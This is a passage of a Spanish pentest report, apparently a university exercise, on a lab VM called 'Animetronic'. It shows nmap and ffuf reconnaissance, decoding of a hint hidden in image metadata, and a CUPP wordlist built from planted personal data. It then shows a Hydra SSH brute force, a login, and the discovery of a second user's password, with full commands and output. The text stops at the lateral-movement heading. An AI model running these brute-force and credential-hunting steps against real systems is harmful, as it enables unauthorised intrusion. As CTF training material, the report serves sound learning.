



Universidad
Francisco de
Vitoria
Centro de
Documentación
Europea
UFV Madrid

Pentesting

Héctor Ramírez López

Índice

Pentesting	1
Fase 1: Reconocimiento y Enumeración de Servicios.....	4
1.1. Descubrimiento de Activos (Host Discovery)	4
1.2. Escaneo de Puertos y Servicios	5
1.3. Enumeración Web (Fingerprinting)	5
Fase 2: Enumeración de Contenido Web (Directory Fuzzing)	6
2.1. Búsqueda de Directorios y Archivos Ocultos	6
2.2. Enumeración de Subdirectorios.....	8
Fase 3: Adquisición de Evidencias Digitales	9
3.1. Inspección Visual del Recurso.....	9
3.2. Descarga de Artefactos (Preparación para Análisis Forense).....	9
Fase 4: Análisis Forense y Esteganografía	10
4.1. Análisis de Metadatos (ExifTool).....	10
4.2. Decodificación de Datos	11
Fase 5: Recolección de Información (OSINT Interno)	12
5.1. Acceso a Comunicaciones Internas.....	12
5.2. Extracción de Datos Personales.....	13
Fase 6: Generación de Diccionario Personalizado	14
6.1. Configuración de Perfil de Ataque	14
6.2. Generación de la Wordlist	15
Fase 7: Ataque de Fuerza Bruta	16
7.1. Ejecución del Ataque contra SSH.....	16
Fase 8: Acceso Inicial	17
8.1. Conexión Remota Exitosa	17
Fase 9: Enumeración Post-Explotación.....	18
9.1. Verificación de Identidad y Privilegios	18
9.2. Ubicación en el Sistema de Archivos.....	18
Fase 10: Enumeración de Usuarios y Movimiento Lateral	19
10.1. Identificación de Usuarios del Sistema.....	19

10.2. Exploración de Directorios Ajenos (Vulnerabilidad de Permisos)	19
Fase 11: Análisis de Pistas y Localización de Credenciales	20
11.1. Decodificación de Información Ofuscada.....	20
11.2. Localización de Archivos Críticos.....	20
Fase 12: Movimiento Lateral y Acceso Secundario.....	21
12.1. Autenticación como Usuario "Henry"	21
12.2. Enumeración de Privilegios de Usuario	21
Fase 13: Escalada de Privilegios (Root)	22
13.1. Análisis de Permisos Sudo	22
13.2. Explotación de Socat	22
Conclusión Ejecutiva del Pentesting.....	23

Informe de Auditoría Técnica: Máquina "Animetronic"

Fase 1: Reconocimiento y Enumeración de Servicios

1.1. Descubrimiento de Activos (Host Discovery)

El primer paso consistió en identificar la dirección IP del objetivo dentro de la red local.

- **Identificación de IP:** Se realizó un escaneo de la red que identificó el host activo con la IP 10.0.2.4 y una dirección MAC asociada a "PCS Systemtechnik GmbH" (VirtualBox).

```
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
IP          At MAC Address      Count    Len  MAC Vendor / Hostname
10.0.2.2     08:00:27:6a:f4:9a    1        60  PCS Systemtechnik GmbH
10.0.2.4     08:00:27:1b:da:bf    1        60  PCS Systemtechnik GmbH
```

- **Confirmación de disponibilidad:** Para verificar que el host estaba operativo antes de realizar pruebas más intrusivas, se ejecutó un escaneo con Nmap.
 - **Comando:** sudo nmap -n -sn 10.0.2.4
 - **Resultado:** El host 10.0.2.4 se encuentra activo (Host is up) con una latencia de 0.00020s.

```
[kali㉿kali)-[~]
└─$ sudo nmap -n -sn 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-13 13:12 GMT
Nmap scan report for 10.0.2.4
Host is up (0.00020s latency).
MAC Address: 08:00:27:1B:DA:BF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

1.2. Escaneo de Puertos y Servicios

Una vez confirmado el objetivo, se procedió a realizar un escaneo completo de los 65535 puertos TCP para identificar servicios expuestos.

- **Comando ejecutado:** sudo nmap -n -Pn -sS -p- 10.0.2.4
 - -n: Sin resolución DNS.
 - -Pn: Omitir descubrimiento de host (asumir que está online).
 - -sS: TCP SYN Scan (sigiloso).
 - -p-: Escaneo de todos los puertos.
- **Resultados del escaneo:** Se detectaron dos puertos abiertos:
 1. **Puerto 22 (TCP):** Servicio SSH (Secure Shell).
 2. **Puerto 80 (TCP):** Servicio HTTP (Servidor Web).

```
(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sS -p- 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-13 13:13 GMT
Nmap scan report for 10.0.2.4
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:1B:DA:BF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

1.3. Enumeración Web (Fingerprinting)

Dado que el puerto 80 estaba abierto, se utilizó la herramienta **WhatWeb** para identificar las tecnologías utilizadas en el servidor web.

- **Comando ejecutado:** whatweb -v 10.0.2.4
- **Tecnologías identificadas:**
 - **Servidor Web:** Apache 2.4.52 (Ubuntu Linux).
 - **Frameworks/Librerías:** Bootstrap, jQuery, HTML5.
 - **Título de la página:** "Animetronic".

```
(kali㉿kali)-[~]
└─$ whatweb -v 10.0.2.4
ERROR Opening: https://10.0.2.4 - Connection refused - connect(2) for "10.0.2.4" port 443
WhatWeb report for http://10.0.2.4
Status   : 200 OK
Title    : Animetronic
IP       : 10.0.2.4
Country  : RESERVED, ZZ

Summary  : Apache[2.4.52], Bootstrap, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], JQuery, Script
```

Fase 2: Enumeración de Contenido Web (Directory Fuzzing)

2.1. Búsqueda de Directorios y Archivos Ocultos

Tras identificar el servicio web en el puerto 80, se procedió a realizar un escaneo de directorios (Fuzzing) para descubrir rutas no visibles en la navegación convencional. Se utilizó la herramienta **ffuf**.

- **Herramienta utilizada:** ffuf v2.1.0-dev
- **Diccionario:** /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- **Extensiones probadas:** .php, .html, .txt

Comando ejecutado:

Bash

```
ffuf -u http://10.0.2.4/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic -e .php,.html,.txt
```

Resultados del Fuzzing:

El escaneo reveló varios recursos existentes en el servidor con códigos de estado HTTP 200 (OK) y 301 (Redirección):

1. Directorios Estándar:

- img (Status: 301) - Probablemente almacena imágenes.
- css (Status: 301) - Hojas de estilo.
- js (Status: 301) - Scripts de Javascript.
- index.html (Status: 200) - Página de inicio por defecto.

2. Hallazgo Crítico:

- **staffpages** (Status: 301).
- Este directorio parece contener información restringida o específica para el personal, lo que lo convierte en un vector de ataque prioritario.

```
(kali㉿kali)-[~]
$ ffuf -u http://10.0.2.4/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic -e .php,.html,.txt

```

v2.1.0-dev

```
:: Method      : GET
:: URL        : http://10.0.2.4/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions  : .php .html .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
.php           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
[Status: 200, Size: 2384, Words: 424, Lines: 53, Duration: 13ms]
img            [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 0ms]
.html           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 86ms]
index.html     [Status: 200, Size: 2384, Words: 424, Lines: 53, Duration: 88ms]
css             [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 0ms]
js              [Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 0ms]
.html           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
[Status: 200, Size: 2384, Words: 424, Lines: 53, Duration: 4ms]
.php            [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 9ms]
staffpages   [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 6ms]
server-status  [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 4ms]
:: Progress: [882188/882188] :: Job [1/1] :: 7692 req/sec :: Duration: [0:02:08] :: Errors: 0 ::
```

2.2. Enumeración de Subdirectorios

Tras detectar el directorio /staffpages (que devolvía un código 301), se procedió a realizar una segunda ronda de *fuzzing* específicamente dentro de esa ruta para descubrir el contenido accesible.

- Objetivo: Identificar recursos ocultos dentro de /staffpages.
- Comando ejecutado: ffuf -u http://10.0.2.4/staffpages/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt ...

Resultados del Fuzzing Recursivo: El escaneo reveló un recurso accesible importante:

1. new_employees

- Código de Estado: 200 (OK).
- Tamaño: 159577 bytes.
- Interpretación: Al devolver un código 200, confirmamos que es una página o archivo accesible directamente. El nombre sugiere información sobre "nuevos empleados", lo que podría revelar nombres de usuario o datos personales.

```
(kali㉿kali)-[~]
$ ffuf -u http://10.0.2.4/staffpages/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medi
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.4/staffpages/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions  : .php .html .txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

.php           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 0ms]
               [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
.html          [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 129ms]
.html          [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
.php           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 5ms]
               [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 7ms]
new_employees  [Status: 200, Size: 159577, Words: 682, Lines: 728, Duration: 1ms]
```

Fase 3: Adquisición de Evidencias Digitales

3.1. Inspección Visual del Recurso

Tras descubrir la ruta new_employees mediante el *fuzzing*, se procedió a acceder a ella mediante un navegador web para verificar su contenido.


- **URL Objetivo:** http://10.0.2.4/staffpages/new_employees
- **Observación:** La URL no cargaba una página HTML estándar, sino que renderizaba directamente un archivo de imagen (JPEG/PNG).



3.2. Descarga de Artefactos (Preparación para Análisis Forense)

Dado que las imágenes se pueden utilizar para ocultar datos se decidió descargar el archivo al equipo local de ataque.

- **Acción:** Se utilizó la función del navegador "Guardar imagen como..." (Save Image As...) para almacenar el archivo en el disco.
- **Hipótesis:** La imagen podría contener metadatos manipulados, comentarios ocultos o archivos incrustados que revelen credenciales o siguientes pasos.



Fase 4: Análisis Forense y Esteganografía

4.1. Análisis de Metadatos (ExifTool)

Se procedió a inspeccionar la imagen descargada (new_employees.jpeg) en busca de información oculta en sus metadatos.

- **Herramienta:** ExifTool v13.36.
- **Comando:** exiftool new_employees.jpeg.
- **Hallazgo Crítico:** En el campo Comment, se encontró un mensaje dirigido al usuario "Michael" seguido de una cadena codificada:

"page for you michael :

ya/HnXNzyZDGg8ed4oC+yZ9vybnigL7Jr8SxyZTJpcmQx53Xnwo="

```
(kali㉿kali)-[~/Downloads]
$ exiftool new_employees.jpeg
ExifTool Version Number : 13.36
File Name : new_employees.jpeg
Directory : .
File Size : 160 kB
File Modification Date/Time : 2026:01:13 11:06:23+00:00
File Access Date/Time : 2026:01:13 11:09:42+00:00
File Inode Change Date/Time : 2026:01:13 11:06:23+00:00
File Permissions : -rw-rw-r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : page for you michael : ya/HnXNzyZDGg8ed4oC+yZ9vybnigL7Jr8SxyZTJpcmQx53Xnwo=
Image Width : 703
Image Height : 1136
Encoding Process : Progressive DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 703x1136
Megapixels : 0.799
```

4.2. Decodificación de Datos

La cadena de texto identificada presentaba características de codificación en **Base64** (caracteres alfanuméricicos y terminación en =). Se procedió a su decodificación en la terminal.

- **Comando:** echo "..." | base64 -d.
- **Resultado de la decodificación:** Se obtuvo la cadena:
leahcim_rof_egassem.
- **Análisis del resultado:** La cadena es un texto invertido . Al leerla de derecha a izquierda, se revela una ruta válida: message_for_michael.




(kali㉿kali)-[~/Downloads]\$ echo "ya/HnXNzyZDGg8ed4oC+yZ9vybnigL7Jr8SxyZTJpcmQx53Xnwo=" | base64 -d
leahcim_rof_egassem

Fase 5: Recolección de Información (OSINT Interno)

5.1. Acceso a Comunicaciones Internas


Utilizando la ruta descifrada, se navegó a la URL http://10.0.2.4/staffpages/message_for_michael.

- **Contenido del mensaje:** Se encontró una carta digital dirigida a Michael. El remitente informa que ha asignado a un "hacker poderoso" para probar la seguridad y advierte a Michael que cambie su contraseña.
- **Revelación de vulnerabilidad:** El mensaje indica explícitamente que la contraseña de Michael es débil porque es "**una mezcla de su información personal contenida en este archivo: personal_info.txt**".



5.2. Extracción de Datos Personales

Siguiendo la pista, se accedió al archivo http://10.0.2.4/staffpages/personal_info.txt para recolectar los datos necesarios para un ataque de diccionario personalizado.



```
name: Michael
age: 27
birth date: 19/10/1996
number of children: 3 " Ahmed - Yasser - Adam "
Hobbies: swimming
```

Datos extraídos del objetivo (Michael):

Campo	Valor
Nombre	Michael
Edad	27
Fecha de Nacimiento	19/10/1996
Hijos (Nombres)	Ahmed, Yasser, Adam
Número de hijos	3
Hobbies	swimming

Fase 6: Generación de Diccionario Personalizado

6.1. Configuración de Perfil de Ataque

Basándose en la inteligencia obtenida en la fase anterior (archivo personal_info.txt), se determinó que el ataque más eficiente no sería usar un diccionario genérico (como rockyou.txt), sino generar uno específico adaptado al objetivo. Para ello, se utilizó la herramienta **CUPP** (Common User Passwords Profiler).

```
[+](kali㉿kali)-[~]
└$ cupp -i
```

- **Herramienta:** cupp -i (Modo interactivo).
- **Datos introducidos (Input):** Se alimentó al algoritmo con los datos personales extraídos del servidor:
 - **Nombre:** michael
 - **Fecha de nacimiento:** 19101996
 - **Nombre de hijo:** ahmed
 - **Palabras clave adicionales:** yasser, adam, 27, swimming

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: michael
> Surname:
> Nickname:
> Birthdate (DDMMYYYY): 19101996

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name: ahmed
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: yasser,adam,27,swimming
```

6.2. Generación de la Wordlist

Para aumentar las probabilidades de éxito, se habilitaron opciones de mutación de caracteres durante la generación del diccionario.

- **Configuración:** Se activó el "**Leet mode**" (sustitución de letras por números, ej: E=3, A=4) para cubrir variaciones comunes en contraseñas complejas.
- **Resultado:** La herramienta generó un archivo llamado michael.txt contenido un total de **6504 posibles contraseñas** únicas basadas en la vida personal del objetivo.

```
> Do you want to add some Key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,bl
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to michael.txt, counting 6504 words.
[+] Now load your pistolero with michael.txt and shoot! Good luck!
```

Fase 7: Ataque de Fuerza Bruta

7.1. Ejecución del Ataque contra SSH

Con la lista de contraseñas personalizada (michael.txt) lista, se procedió a lanzar un ataque de fuerza bruta dirigido contra el servicio SSH (Puerto 22) identificado en la Fase 1.

- **Herramienta:** Hydra (Network Logon Cracker).
- **Vector de ataque:** Protocolo ssh://10.0.2.4.
- **Comando y Configuración:** hydra -l michael -P michael.txt -V -T 15 -I -e nsr ssh://10.0.2.4.

```
[kali㉿kali)-[~]
$ hydra -l michael -P michael.txt -V -T 15 -I -e nsr ssh://10.0.2.4
```

Esto empezara el ataque de fuerza bruta y hidra nos avisara si con el diccionario creado es capaz de sacar la contraseña en este caso sí.


```
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim0919" - 5460 of 6512 [child 10] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim096" - 5461 of 6512 [child 8] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim0969" - 5462 of 6512 [child 7] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim0996" - 5463 of 6512 [child 14] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim10" - 5464 of 6512 [child 1] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim100" - 5465 of 6512 [child 12] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1009" - 5466 of 6512 [child 2] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1019" - 5467 of 6512 [child 9] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim109" - 5468 of 6512 [child 4] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1090" - 5469 of 6512 [child 10] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1096" - 5470 of 6512 [child 1] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim19" - 5471 of 6512 [child 12] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim190" - 5472 of 6512 [child 6] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1909" - 5473 of 6512 [child 2] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1910" - 5474 of 6512 [child 9] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim199" - 5475 of 6512 [child 4] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1990" - 5476 of 6512 [child 10] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim1996" - 5477 of 6512 [child 8] (0/5)
[ATTEMPT] target 10.0.2.4 - login "michael" - pass "leahcim2008" - 5478 of 6512 [child 7] (0/5)
[22][ssh] host: 10.0.2.4 login: michael password: leahcim1996
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 12:22:50
```

Fase 8: Acceso Inicial

8.1. Conexión Remota Exitosa

Tras identificar la contraseña válida mediante el ataque de fuerza bruta, se procedió a establecer una conexión segura con el servidor objetivo.

- **Comando ejecutado:** ssh michael@10.0.2.4
- **Autenticación:** El sistema solicitó la contraseña para michael@10.0.2.4. Tras introducir la credencial obtenida en la fase anterior, el acceso fue concedido exitosamente.
- **Banner del Sistema:** Se obtuvo una shell interactiva. El banner de bienvenida identifica al sistema operativo como **Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic)**.



```
(kali㉿kali)-[~]
$ ssh michael@10.0.2.4
michael@10.0.2.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Nov 27 21:01:13 2023 from 10.0.2.6
michael@animetronic:~$
```

Fase 9: Enumeración Post-Explotación

9.1. Verificación de Identidad y Privilegios

Una vez dentro del sistema, el primer paso es verificar el contexto del usuario comprometido para entender el nivel de privilegios actual.

- **Comando:** id
- **Resultado:** uid=1001(michael) gid=1001(michael) groups=1001(michael)
- **Análisis:** El usuario **michael** es un usuario estándar (UID 1001) y no pertenece, a primera vista, a grupos administrativos como sudo o root en su grupo principal. Esto indica que será necesario realizar una escalada de privilegios.

```
michael@animetronic:~$ id  
uid=1001(michael) gid=1001(michael) groups=1001(michael)
```

9.2. Ubicación en el Sistema de Archivos

Se verificó el directorio de trabajo actual para confirmar que estamos en el directorio personal del usuario.

- **Comando:** pwd
- **Resultado:** /home/Michael

```
michael@animetronic:~$ pwd  
/home/michael  
michael@animetronic:~$
```

Fase 10: Enumeración de Usuarios y Movimiento Lateral

10.1. Identificación de Usuarios del Sistema

Para evaluar la posibilidad de realizar un movimiento lateral (saltar a otro usuario), se procedió a listar el contenido del directorio /home, donde residen las carpetas personales de los usuarios.

```
michael@animetronic:~$ ls -lh /home/  
henry .. michael .
```

- **Comando ejecutado:** ls -lh /home/
- **Hallazgo:** Se identificaron dos carpetas de usuario:
 1. michael (Usuario actual, comprometido).
 2. henry (Nuevo usuario objetivo).

10.2. Exploración de Directorios Ajenos (Vulnerabilidad de Permisos)

Se intentó listar el contenido del directorio del usuario henry para verificar si los permisos del sistema.

- **Comando ejecutado:** ls /home/henry/

```
michael@animetronic:~$ ls /home/henry/  
Note.txt user.txt
```

- **Resultado:** La operación fue exitosa, revelando una configuración de permisos excesivamente permisiva. Se encontraron dos archivos críticos:
 - **user.txt**
 - **Note.txt**

Fase 11: Análisis de Pistas y Localización de Credenciales

11.1. Decodificación de Información Ofuscada

Siguiendo las pistas encontradas en el directorio del usuario henry derivadas del análisis de Note.txt, se identificó una cadena de texto en formato Base64 que ocultaba información relevante.

- **Acción:** Se procedió a decodificar la cadena aGVucnlwYXNzd29yZC50eHQK directamente en la terminal.
- **Comando ejecutado:** echo "aGVucnlwYXNzd29yZC50eHQK" | base64 -d
- **Resultado:** La decodificación reveló el nombre de un archivo específico: henrypassword.txt.

```
michael@animetronic:~$ echo "aGVucnlwYXNzd29yZC50eHQK" | base64 -d  
henrypassword.txt
```

11.2. Localización de Archivos Críticos

Con el nombre del archivo objetivo revelado, se utilizó el comando find para ubicar su ruta exacta dentro del directorio de henry, ya que aparentemente no aparecía en el listado simple inicial.

- **Comando ejecutado:** find /home/henry/ -name "henrypassword.txt"
- **Hallazgo:** El sistema confirmó la existencia del archivo en la ruta absoluta: /home/henry/henrypassword.txt.

```
michael@animetronic:~$ find /home/henry/ -name "henrypassword.txt"  
/home/henry/.new_folder/dir289/dir26/dir10/henrypassword.txt
```

Cuando entramos a esa ruta encontramos la contraseña del usuario Henry.


```
michael@animetronic:~$ cat /home/henry/.new_folder/dir289/dir26/dir10/henrypassword.txt  
IHateWilliam
```

Fase 12: Movimiento Lateral y Acceso Secundario

12.1. Autenticación como Usuario "Henry"

